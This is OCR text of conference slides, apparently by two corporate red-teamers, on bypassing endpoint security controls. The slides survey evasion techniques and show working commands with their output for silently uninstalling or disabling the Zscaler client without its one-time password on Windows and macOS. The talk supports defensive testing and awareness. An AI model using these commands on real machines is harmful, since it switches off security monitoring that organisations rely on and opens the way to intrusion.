
BREAKING THE ILLUSION:

BYPASSING ENDPOINT SECURITY CONTROLS WITH SIMPLE TACTICS

WHO ARE WE?



WHO AM I

Blake Hudson

- Adversary Emulation Team Lead at PayPal
  - Fancy way of saying I do purple/red team things
- 7+ years experience in offensive security
- Specialize in infrastructure and cloud security
- Conferences:
  - Bsides Las Vegas 2024
  - Defcon 32 – Red Team Village 2024
  - Black Hat MEA – November 2024

WHO AM I

CALEB SARGENT

- ADVERSARY EMULATION MANAGER AT PAYPAL
  - BRIDGE BUILDING FOR RED AND BLUE TEAMS TO EMULATE THREATS
  - 8 YEARS IN OFFENSIVE SECURITY
- SPECIALIZE IN ENDPOINT SECURITY AND EMAILS
- CONFERENCES:
  - TROOPERS25
  - BLACK HAT USA – AUG 2024

DISCLAIMER

The views, opinions, and content presented in this talk are solely my own and do not reflect those of my employer, past or present. This presentation is intended for educational and awareness purposes only. Any techniques or findings discussed should not be used for unauthorized activities or misinterpreted as guidance to conduct malicious behavior.

AGENDA

1. Endpoint Controls
2. Typical Bypasses
3. Why are we here?
4. Bypassing Zscaler
5. Defender Tampering
6. Persistent Admin
7. Other Fun
8. User Stories
9. Questions

WHAT ARE ENDPOINT CONTROLS?

Endpoint Controls

What are they for?

- Protect against compromise
- Enforce security policies
- Detect and respond to threats
- Limit lateral movement
- Improve visibility
- Ensure compliance
- Support data loss prevention

TYPICAL SECURITY CONTROL BYPASSES

Bypasses

🚀 Current Bypass Techniques

- **BYVOD** - Bring Your Own Vulnerable Driver
- **Custom Payloads** - Tailored exploitation vectors
- **Indirect Syscalls** - API hooking evasion
- **Inline Hooking Removal** - Security product circumvention
- **Process Manipulation** - Hollowing, PPID spoofing, APC injection
- **AMSI & ETW Patching** - Script-based telemetry evasion

🛡️ Detection Challenges

- **Signature-Based Detections** - Traditional pattern matching limitations

⚠️ Key Challenge

Modern bypass techniques consistently evade traditional signature-based detection systems, requiring advanced behavioral analysis and machine learning approaches.

WHAT MAKES THIS TALK DIFFERENT?

Why Are We Here?

Research Context

Share findings from comprehensive evaluation of endpoint security solutions and identify common vulnerabilities across major platforms.

Security Gaps Analysis

Examine recurring weaknesses in enterprise-grade security tools and understand the systematic patterns that enable bypasses.

Practical Techniques

Demonstrate accessible bypass methods that don't require complex implementation, making security testing more approachable.

Actionable Intelligence


Provide concrete insights you can immediately apply to assess and improve your organization's security posture.

Challenge the Status Quo

Question the effectiveness of "tamper-proof" security claims and validate your defenses through practical testing

WHAT IF IT WAS EASIER?

Let’s Take a Step Back



LET'S START WITH ZSCALER

Caveat* does require admin

However, there is already a CVE for this….

CVE-2024-23464 Detail

Description


In certain cases, Zscaler Internet Access (ZIA) can be disabled by PowerShell commands with admin rights. This affects Zscaler Client Connector on Windows <4.2.1

Reference: https://nvd.nist.gov/vuln/detail/CVE-2024-23464

UNINSTALLING ZSCALER

Uninstalling Zscaler

Uninstallation attempts through the GUI or console all **requires an OTP**.



Uninstalling Zscaler 1

PowerShell WMI command to uninstall Zscaler - **no password required**

```
PS C:\WINDOWS\system32> $product = Get-WmiObject -Class Win32_Product | Where-Object { $_.Name -li
ke "*Zscaler*" }
PS C:\WINDOWS\system32> $product


IdentifyingNumber : {5D54EEB5-47E2-4021-B409-A91E3C793D13}
Name              : Zscaler
Vendor            : Zscaler Inc.
Version           : 0.0.18191
Caption           : Zscaler



PS C:\WINDOWS\system32> if ($product) {
>>     $product.Uninstall()
>>     Write-Output "Uninstall attempted via WMI."
>> } else {
>>     Write-Output "Zscaler not found in WMI."
>> }


__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY        : __PARAMETERS
__RELPATH        :
__PROPERTY_COUNT : 1
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
ReturnValue      : 0
PSComputerName   :

Uninstall attempted via WMI.


PS C:\WINDOWS\system32>
```

Uninstalling Zscaler 2

WMIC command to uninstall Zscaler **with no password**

```
C:\Windows\System32>wmic product where "Name like '%%Zscaler%%'" call uninstall /nointeractive
Executing (\\L-OMA-40034179\ROOT\CIMV2:Win32_Product.IdentifyingNumber="{5D54EEB5-47E2-4021-B409-A91E3C793D13}",
Name="Zscaler",Version="0.0.18191")->Uninstall()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ReturnValue = 0;
};


C:\Windows\System32>
```

Uninstalling Zscaler 3

MSIExec command to uninstall Zscaler, **no password required**

```
C:\Windows\System32>wmic product where "Name like '%%Zscaler%%'" get IdentifyingNumber
IdentifyingNumber
{5D54EEB5-47E2-4021-B409-A91E3C793D13}


C:\Windows\System32>msiexec /x {5D54EEB5-47E2-4021-B409-A91E3C793D13} /qn /norestart

C:\Windows\System32>
```


Uninstalling Zscaler 4

PowerShell package uninstall, **no password required**

```
PS C:\WINDOWS\system32> get-package -Name *Zscaler*

Name                           Version          Source                           ProviderName
----                           -------          ------                           ------------
Zscaler-Network-Adapter        1.0.2.0                                           Programs
Zscaler                        0.0.18191                                         msi
Zscaler                        4.3.0.190                                         Programs


PS C:\WINDOWS\system32> get-package -Name *Zscaler* | Uninstall-Package -Force

Name                           Version          Source           Summary
----                           -------          ------           -------
Zscaler                        0.0.18191


PS C:\WINDOWS\system32>
```

Prevent Zscaler Reinstall

Delete these **files pushed to system** to successfully kill Zscaler installation



Uninstall Zscaler 1


Rename folder and restart.

Zscaler will **not start up**

```
User@Laptop % sudo mv /Application/Zscaler /Application/Zscaler_disabled
User@Laptop % reboot system
User@Laptop % sudo rm –rf /Application/Zscaler_disabled
```

ABUSING BUILT IN SCRIPTS

Uninstall Zscaler 2




